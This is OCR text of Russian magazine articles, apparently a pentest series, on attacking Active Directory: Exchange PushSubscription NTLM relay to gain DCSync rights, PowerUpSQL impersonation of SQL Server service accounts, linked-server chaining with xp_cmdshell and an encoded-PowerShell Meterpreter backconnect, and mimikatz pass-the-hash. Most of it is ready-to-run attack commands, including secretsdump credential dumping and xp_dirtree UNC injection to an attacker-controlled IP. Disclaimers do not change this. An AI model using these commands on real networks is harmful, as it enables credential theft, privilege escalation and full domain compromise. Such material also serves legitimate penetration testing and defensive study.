Когда аутентификация передается в LDAP, объекты в каталоге могут быть изменены. В результате этим объектам предоставляются привилегии злоумышленника, включая привилегии, необходимые для операций DCSync. Таким образом, мы должны заставить сервер Exchange проходить аутентификацию с помощью NTLM. Для этого необходимо заставить Exchange аутентифицировать нашу систему.

Можно заставить Exchange аутентифицироваться по произвольному URL-адресу через HTTP с помощью функции `Exchange PushSubscription`. Служба push-уведомлений имеет возможность отправлять сообщения каждые X минут (где X может быть указан злоумышленником), даже если событие не произошло. Это гарантирует, что Exchange подключится к нам, даже если в папке входящих сообщений нет активности. Схема атаки показана на иллюстрации ниже.




Схема DCSync-атаки с использованием push-уведомлений

Инструменты для выполнения такой атаки входят в состав пакета impacket.


Сначала для ретрансляции LDAP запустим `ntlmrelayx`, укажем подконтрольного нам пользователя и контроллер домена.

```
ntlmrelayx.py -t ldap://DC.domain.dom --escalate-user USER
```

Теперь используем `privexchange`:

```
privexchange -ah Attacker_host Exchange_host -u USER -d DOMEN
```


Тут есть одно важное но: пользователь должен иметь почтовый ящик на нашем Exchange-сервере. Через некоторое время (когда будет отправлено push-уведомление) в ntlmrelayx можно наблюдать следующий вывод.



Успешный relay в ntlmrelayx

Это означает, что у нашего пользователя есть привилегии для DCSync:

```
secretsdump domain/user@DC -just-dc
```



Успешная репликация учетных данных в secretsdump

Таким образом Exchange позволяет нам получить репликацию учетных данных.

SYSADMIN SQL SERVER

Рассмотрим последовательность действий, которую можно применить для использования учетной записи службы SQL Server, чтобы повысить привилегии от локального администратора до системного администратора DBA.

SQL Server — это еще одно приложение Windows. В случае SQL Server каждый экземпляр сервера устанавливается как набор служб Windows, которые работают в фоновом режиме. Каждая из этих служб настроена для работы с учетной записью Windows. Связанная учетная запись затем используется для глобального взаимодействия с операционной системой.

Основная служба Windows SQL Server — служба SQL Server, которая реализована в виде приложения `sqlservr.exe`.

Службы SQL Server могут быть настроены со многими типами учетных записей Windows. Вот их список:

- локальный пользователь;
- LocalSystem;
- NetworkService;
- локальная управляемая учетная запись службы;
- учетная запись управляемого домена;
- пользователь домена;
- администратор домена.

Компрометация службы SQL Server может привести к компрометации всего домена. Но, независимо от привилегий учетной записи службы SQL Server в операционной системе, в SQL Server она имеет привилегии sysadmin по умолчанию.

Для получения учетной записи службы мы будем использовать PowerUpSQL. Для этого нам нужно иметь учетную запись локального администратора.

Сначала найдем локальный SQL Server. В этом нам поможет команда `Get-SQLInstanceLocal`. В выводе команды нас интересует строка, содержащая значение `Instance: MSSQLSRV04\BOSCHSQL`.

Следующей командой получим учетную запись SQL Server:

```
Invoke-SQLImpersonateService -Verbose -Instance MSSQLSRV04\BOSCHSQL
```


Нужно убедиться, что все прошло успешно:

```
Get-SQLServerInfo -Verbose -Instance MSSQLSRV04\BOSCHSQL
```

В представленном выводе будет присутствовать строка `CurrentLogin: NT Service\MSSQL$BOSCHSQL`.

В итоге мы получаем привилегию sysAdmin DBO. Также есть решение, которое запустит `cmd.exe` в контексте каждой учетной записи службы SQL, связанной с экземпляром `MSSQLSRV04\BOSCHSQL`:

```
Invoke-SQLImpersonateServiceCmd -Instance MSSQLSRV04 \ BOSCHSQL
```



Терминалы с учетными записями службы SQL

ЗАКЛЮЧЕНИЕ

Напоследок хотелось бы отметить, что эта статья задумана не в качестве руководства к действию. Она лишь показывает, насколько компетентными должны быть системные администраторы, обеспечивающие безопасность в среде Active Directory. Помни, что все неправомерные действия преследуются по закону!

Для тех, кто хочет получить больше информации по этой теме, я создал телеграм-канал @RalfHackerChannel, где ты сможешь задать свои вопросы (или ответить на вопросы других юзеров). До встречи в следующих статьях!

БОКОВОЕ ПЕРЕМЕЩЕНИЕ В ACTIVE DIRECTORY

РАЗБИРАЕМ ТЕХНИКИ LATERAL MOVEMENT ПРИ АТАКЕ НА ДОМЕН

RalfHacker
hackerralf8@gmail.com

Предположим, ты успешно раздобыл учетные записи пользователей в сети с контроллером домена Active Directory и даже смог повысить собственные привилегии. Казалось бы, можно расслабиться и почивать на лаврах. Как бы не так! Что, если мы захватили не всю сеть, а ее определенный сегмент? Нужно разобраться, как продвигаться по сети дальше, искать новые точки входа, опоры для проведения разведки и дальнейшего повышения привилегий!

Читай также про пентесты Active Directory

- Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий
- Атаки на Active Directory. Разбираем актуальные методы повышения привилегий
- Защита от детекта в Active Directory. Уклоняемся от обнаружения при атаке на домен

ТЕХНИКА LATERAL MOVEMENT ЧЕРЕЗ ССЫЛКИ MICROSOFT SQL SERVER

Для начала — немного теории. Microsoft SQL Server позволяет создавать ссылки на внешние источники данных, например другие серверы SQL, базы данных Oracle, таблицы Excel. Зачастую сервер настроен неправильно, из-за чего подобные ссылки (связи или линки), или «связанные серверы», могут использоваться для обнаружения и обхода связей базы данных в сети, получения неавторизованного доступа к данным или загрузки различных оболочек. Как подобные атаки реализуются на практике, мы сейчас и разберем.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

Введение в ссылки

Создание связи на SQL Server довольно тривиально. Это можно сделать с помощью хранимой процедуры `sp_addlinkedserver` или SQL Server Management Studio (SSMS). Обычно злоумышленники не стремятся создавать линки, но пытаются найти существующие и эксплуатировать их.

Связи можно просмотреть в меню «Объекты сервера → Серверы ссылок» в SSMS. В качестве альтернативы они могут быть перечислены с помощью хранимой процедуры `sp_linkedservers` или с помощью запроса `select * from master..sysservers`. Выбирать непосредственно из таблицы `sysservers` предпочтительно, поскольку так раскрывается немного больше информации о линках.

Для существующих ссылок есть несколько ключевых настроек, на которые следует обратить внимание. Очевидно, что назначение ссылки, тип источника данных (имя провайдера) и доступность ссылки (доступ к данным) важны для использования связи. Кроме того, исходящие соединения RPC (rpcout) должны быть включены для ссылок, чтобы, в свою очередь, включить `xp_cmdshell` на удаленных связанных серверах.

Злоумышленники при взломе связей базы данных обращают внимание на две основные конфигурации: источник данных (имя провайдера) и способ настройки линков для проверки подлинности. Сосредоточимся на источниках данных SQL Server, которые подключаются к другим серверам Microsoft SQL Server.

Каждую из этих связей SQL Server можно настроить для проверки подлинности несколькими способами. Можно отключить линки, не предоставляя учетные данные для подключения. Также можно использовать текущий контекст безопасности или установить учетную запись SQL и пароль, которые будут задействованы для всех подключений, использующих ссылку. Как показывает практика, после обхода всех связей всегда есть одна или несколько настроек с разрешениями `sysadmin`; это позволяет повысить привилегии от начального общедоступного доступа к доступу `sysadmin`, даже не выходя из уровня базы данных.

Хотя только системные администраторы могут создавать ссылки, любой пользователь базы данных может попытаться получить к ним доступ. Тем не менее есть две очень важные вещи, которые нужно понять про использование ссылок:

- если связь включена (`dataaccess` установлен в 1), каждый пользователь на сервере базы данных может использовать ссылку независимо от прав пользователя (`public`, `sysadmin`);
- если связь настроена на использование учетной записи SQL, каждое подключение будет с правами этой учетной записи. Другими словами, общедоступный пользователь на сервере A может потенциально выполнять SQL-запросы на сервере B как `sysadmin`.

Ссылки на SQL Server очень просты в использовании. Например, следующий запрос с использованием `openquery()` перечисляет версию сервера на удаленном сервере.

```
select version from openquery("linked_remote_server", 'select
@@version as version');
```

Также можно использовать `openquery` для выполнения SQL-запросов по нескольким вложенным линкам; это делает возможным связывание ссылок и позволяет использовать деревья ссылок.

```
select version from openquery("link1",'select version from openquery(
"link2",''select @@version as version'')')
```

Подобным же образом можно вложить столько операторов `openquery`, сколько необходимо для доступа ко всем связанным серверам. Единственная проблема состоит в том, что каждый вложенный запрос должен использовать вдвое больше одинарных кавычек, чем внешний запрос. В результате синтаксис запросов становится довольно громоздким, когда тебе приходится использовать 32 одинарные кавычки в каждой строке.

Схема эксплуатации изнутри сети

На следующем рисунке показан пример типичной сети связанных баз данных. Пользователь с общими правами доступа к DB1 может перейти по ссылке базы данных на DB2 (разрешения уровня пользователя) и от DB2 до DB3 (разрешения уровня пользователя). Теперь можно перейти по ссылке из DB3 обратно в DB1 (разрешения уровня пользователя) или по ссылке на DB4. Так как эта ссылка настроена с повышенными привилегиями, следование цепочке ссылок DB1 → DB2 → DB3 → DB4 дает изначально непривилегированному пользователю полномочия пользователя `sysadmin` на DB4, который расположен в «изолированной» сетевой зоне.




Схема сети связанных баз данных

Ссылки на базы данных также могут запрашиваться с использованием альтернативного синтаксиса, но он не допускает запросы по нескольким ссылкам. Кроме того, фактическая эксплуатация требует, чтобы rpcout был включен для ссылок, и, поскольку он отключен по умолчанию, это вряд ли будет часто использоваться на практике.

Хотя Microsoft заявляет, что `openquery()` нельзя использовать для выполнения расширенных хранимых процедур на связанном сервере, это возможно. Хитрость заключается в том, чтобы вернуть некоторые данные, завершить оператор SQL и затем выполнить требуемую хранимую процедуру. Ниже приведен базовый пример выполнения процедуры с помощью `openquery()`.

```
select 1 from openquery("linkedremoteserver",'select 1;exec master..
xp_cmdshell "dir c:"')
```

Запрос не возвращает результаты `xp_cmdshell`, но, если `xp_cmdshell` включен и пользователь имеет права на его выполнение, он выполнит команду `dir` в операционной системе. Один из простых способов получить оболочку в целевой системе — вызвать PowerShell (если этот командный интерпретатор установлен в ОС) и передать бэкконнект на оболочку Meterpreter. В целом алгоритм действий выглядит следующим образом:

1. Создать сценарий PowerShell для выполнения своей полезной нагрузки Metasploit, пример можно взять здесь.
2. Закодировать скрипт в Unicode.
3. Закодировать в Base64.
4. Выполнить команду `powershell -noexit -noprofile -EncodedCommand` с помощью `xp_cmdshell`.

Если `xp_cmdshell` не включен на связанном сервере, возможно, его не удастся включить, даже если ссылка настроена с привилегиями `sysadmin`. Любые запросы, выполняемые через `openquery`, считаются пользовательскими транзакциями, которые не позволяют сделать перенастройку. Включение `xp_cmdshell` с помощью `sp_configure` не изменяет состояние сервера без перенастройки, и, следовательно, `xp_cmdshell` останется отключенным. Если `rpcout` включен для всех ссылок внутри пути ссылки, можно включить `xp_cmdshell`, используя следующий синтаксис.

```
execute('sp_configure "xp_cmdshell",1;reconfigure;') at LinkedServer
```

Но, как уже отмечалось, rpcout по умолчанию отключен, поэтому он вряд ли будет работать с длинными цепочками ссылок.

Схема эксплуатации извне

Хотя ссылки на базы данных могут стать неплохим способом повысить привилегии после того, как получен аутентифицированный доступ к базе данных внутри сети, более серьезный риск возникает, когда связанные серверы доступны извне. Те же SQL-инъекции очень распространены, и успешная атака дает возможность выполнять произвольные запросы SQL на сервере базы данных. Если соединение с базой данных веб-приложения сконфигурировано с наименьшими привилегиями (что происходит довольно часто), то нетрудно увеличить разрешения для внутренней сети, где, вероятно, расположен сервер базы данных. Однако, как упоминалось ранее, любому пользователю, независимо от его уровня привилегий, доступны предварительно настроенные связи между базами данных.

На следующем рисунке показан путь атаки извне. Найдя SQL-инъекцию на сервере веб-приложений, злоумышленник может начать переходить по ссылкам DB1 → DB2 → DB3 → DB4. И после получения разрешений `sysadmin` на DB4 он может выполнить xp_cmdshell, чтобы запустить PowerShell и получить бэкконнект.




Схема атаки на связанные базы извне

Таким образом злоумышленник получает привилегии в изолированном сегменте корпоративной сети и может претендовать на компрометацию всего домена, при этом изначально не имея доступа к внутренней сети.

Как автоматизировать обнаружение пути эксплуатации

Для автоматизации перечисления и обхода ссылок после того, как первоначальный доступ к SQL Server получен, можно применить уже упоминавшийся в предыдущих статьях инструмент PowerUpSQL.

Функция `Get-SQLServerLinkCrawl` может использоваться для сканирования всех доступных путей связанных серверов, а также перечисления версий программного обеспечения и привилегий, с которыми настроены ссылки. Чтобы запустить `Get-SQLServerLinkCrawl`, нужно будет предоставить информацию об экземпляре базы данных для начального подключения к БД и учетные данные, используемые для авторизации. По умолчанию скрипт выполняется с использованием встроенной аутентификации, но при желании можно указать альтернативные учетные данные домена и учетные данные SQL Server.


Для вывода в консоль воспользуемся командой

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSER
VER2008"
```

Для вывода же по сети используем функцию следующим образом.

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSER
VER2008" -username 'guest' -password 'guest' | Out-GridView
```

Результаты будут включать экземпляр базы данных, информацию о ее версии, пользователя ссылки, привилегии пользователя ссылки на связанном сервере, путь ссылки на сервер и ссылки на каждый экземпляр базы данных. Связанные серверы, которые недоступны, помечаются как неработающие ссылки.



Пример вывода сети с Get-SQLServerLinkCrawl

Кроме того, `Get-SQLServerLinkCrawl` позволяет выполнять произвольные запросы SQL на всех связанных серверах с использованием параметра `-Query`. `Xp_cmdshell` (для выполнения команды) и `xp_dirtree` (для внедрения в UNC-путь) также могут быть выполнены с помощью параметра `-Query`.

```
Get-SQLServerLinkCrawl -instance "[ip-address]\SQLSERVER2008" -Query
"exec master..xp_cmdshell 'whoami'"
Get-SQLServerLinkCrawl -instance "[ip-address]\SQLSERVER2008" -Query
"exec master..xp_dirtree '\\[ip]\test'"
```

Но согласись, что вывод того же BloodHound в виде графа связей через Neo4j куда удобней для анализа и поиска пути эксплуатации, чем информация, представленная в виде текста. Можно попробовать сделать аналогичный граф и для `Get-SQLServerLinkCrawl`. Результаты `Get-SQLServerLinkCrawl` необходимо экспортировать в файл XML с помощью `Export-Clixml`.

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSER
VER2008" -username 'guest' -password 'guest' | export-clixml c:\temp\
links.xml
```

Экспортированный файл XML будет затем преобразован в файл узла и файл ссылки, чтобы их можно было импортировать в базу данных Neo4j. Следующий скрипт создаст файлы импорта и предоставит необходимые операторы Cypher для создания графа. Очевидно, что все пути к файлам жестко закодированы в PowerShell, поэтому их придется заменить, если ты запустишь скрипт. Последние (необязательные) операторы Cypher создают начальный узел, с целью указать, где начался обход контента; ServerID должен быть обновлен вручную, чтобы он указывал на первый SQL Server, к которому был получен доступ.

```
$List = Import-CliXml 'C:\temp\links.xml'
$Servers = $List | select name,version,path,user,sysadmin -unique |
where name -ne 'broken link'
$Outnodes = @()
$Outpaths = @()
foreach($Server in $Servers){
    $Outnodes += "$([string][math]::abs($Server.Name.GetHashCode())),
$($Server.Name),$($Server.Version)"
    if($Server.Path.Count -ne 1){
        $Parentlink = $Server.Path[-2]
        foreach($a in $Servers){
            if(($a.Path[-1] -eq $Parentlink) -or ($a.Path -eq $Parent
link)){
                [string]$Parentname = $a.Name
                break
            }
        }
        $Outpaths += "$([math]::abs($Parentname.GetHashCode())),$([
math]::abs($Server.Name.GetHashCode())),$($Server.User),$($Server.
Sysadmin)"
    }
}

$Outnodes | select -unique | out-file C:\pathtoneo4j\Neo4j\default.
graphdb\Import\nodes.txt
$Outpaths | select -unique | out-file C:\pathtoneo4j\default.graphdb\
Import\links.txt

<#
 [OPTIONAL] Cypher to clear the neo4j database:
 MATCH (n)
 OPTIONAL MATCH (n)-[r]-()
 DELETE n,r
 --
 Cypher statement to create a neo4j graph - load nodes
 LOAD CSV FROM "file:///nodes.txt" AS row
 CREATE (:Server {ServerId: toInt(row[0]), Name:row[1], Version:row[
2]});
 ---
 Cypher statement to create a neo4j graph - load links
 USING PERIODIC COMMIT
 LOAD CSV FROM "file:///links.txt" AS row
 MATCH (p1:Server {ServerId: toInt(row[0])}), (p2:Server {ServerId:
toInt(row[1])})
 CREATE (p1)-[:LINK {User: row[2], Sysadmin: row[3]}]->(p2);
 ---
 [OPTIONAL] Cypher statement to create a start node which indicates
where the crawl started. This is not automated; first node id must
be filled in manually (i.e. replace 12345678 with the first node's
id).
 CREATE (:Start {Id: 1})

 [OPTIONAL] Link start node to the first server
 MATCH (p1:Start {Id: 1}), (p2:Server {ServerId: 12345678})
 CREATE (p1)-[:START]->(p2);
#>
```

Если все работает хорошо, ты сможешь просмотреть график связей, используя Neo4j Browser.




График связей серверов баз данных

Связанные серверы довольно распространены, и иногда сети связанных серверов содержат сотни серверов баз данных. Цель `Get-SQLServerLinkCrawl` состоит в том, чтобы предоставить простой и автоматизированный способ анализа масштабов этих сетей и легко найти путь бокового движения.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

БОКОВОЕ ПЕРЕМЕЩЕНИЕ В ACTIVE DIRECTORY

РАЗБИРАЕМ ТЕХНИКИ LATERAL MOVEMENT ПРИ АТАКЕ НА ДОМЕН

PASS-THE-HASH


О технике PTH, как и об одинаковых паролях локальных администраторов на компьютерах домена, уже было рассказано во второй части цикла статей про Active Directory. Допустим, проанализировав некоторые настройки групповой политики, мы выяснили, что на всех компьютерах домена имеются одинаковые учетные данные локального администратора, и мы смогли завладеть этими данными. Далее мы решаем использовать технику pass-the-hash для доступа к другим машинам в сети, чтобы выполнить боковое движение. Для этого мы используем mimikatz. Если нам известен открытый пароль, то мы получаем его хеш с помощью модуля `crypto::hash`. Сделать это можно командой

```
crypto::hash /password:[password]
```

Теперь можно получить новую консоль под учетной записью, для которой мы выполняем PTH.

```
privilege::debug
sekurlsa::pth /ntlm:[hash] /user:admin /domain:.
```

Однако после проверки доступа мы терпим неудачу.



Выполнение PTH с помощью mimikatz

Дело в том, что существует два идентификатора безопасности SID: `S-1-5-113 (NT AUTHORITY\Local account)` и `S-1-5-114 (NT AUTHORITY\Local account and member of Administrators group)`. Они применяются в групповой политике, чтобы блокировать использование всех локальных учетных записей администраторов для удаленного входа. А проверить, на каких машинах установлены эти ограничения, может любой пользователь, который прошел проверку подлинности в домене, просто перечислив групповые политики (о перечислении групповых политик было сказано в первой статье этого цикла).

На самом деле нет возможности передать хеш учетной записи локального администратора, который не имеет относительный идентификатор `RID 500` (Local Administrator). Так, для любой учетной записи локального администратора без `RID 500`, удаленно подключающейся к машине через WMI, PSEXEC или другими методами, возвращаемый токен «фильтруется», даже если пользователь является локальным администратором. Это происходит потому, что нет способа удаленного перехода в контекст, кроме как через RDP (для которого требуется пароль в виде открытого текста, если не включен режим Restricted Admin). Поэтому, когда пользователь пытается получить доступ к привилегированному ресурсу удаленно, например к папке `ADMIN$`, он видит сообщение Access is denied, несмотря на то что у него есть административный доступ.

Вдобавок ко всему, когда пользователь, который входит в группу локальных администраторов на целевом удаленном компьютере, устанавливает удаленное административное соединение, он не подключается как полный администратор удаленной системы. У пользователя нет возможности повысить права на удаленном компьютере, и он не может выполнять административные задачи. Если пользователь хочет администрировать рабочую станцию с помощью учетки диспетчера учетных записей безопасности (SAM), он должен интерактивно войти в систему на компьютере, который администрируется с помощью удаленного рабочего стола (RDP).

Это объясняет, почему локальные учетные записи администраторов терпят неудачу при удаленном доступе (кроме как через RDP), а также почему учетные записи домена выполняют свои операции успешно. И хотя Windows по умолчанию отключает встроенную учетную запись администратора `RID 500`, ее все же довольно часто можно увидеть в исследуемых системах.

Есть еще одна возможная причина неудачи — так называемый режим одобрения администратором. Ключ, который указывает на этот режим, хранится в ключе реестра


```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Filter
AdministratorToken
```

и по умолчанию отключен. Однако, если этот параметр активирован, учетная запись с `RID 500` зарегистрирована в UAC. Это означает, что удаленный PTH к машине, использующей эту учетную запись, завершится неудачно.


Если ключ

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalA
ccountTokenFilterPolicy
```

существует и имеет значение 1, тогда удаленным подключениям от всех локальных администраторов предоставляются полные маркеры доступа. Это означает, что подключения к учетной записи без `RID 500` не фильтруются!



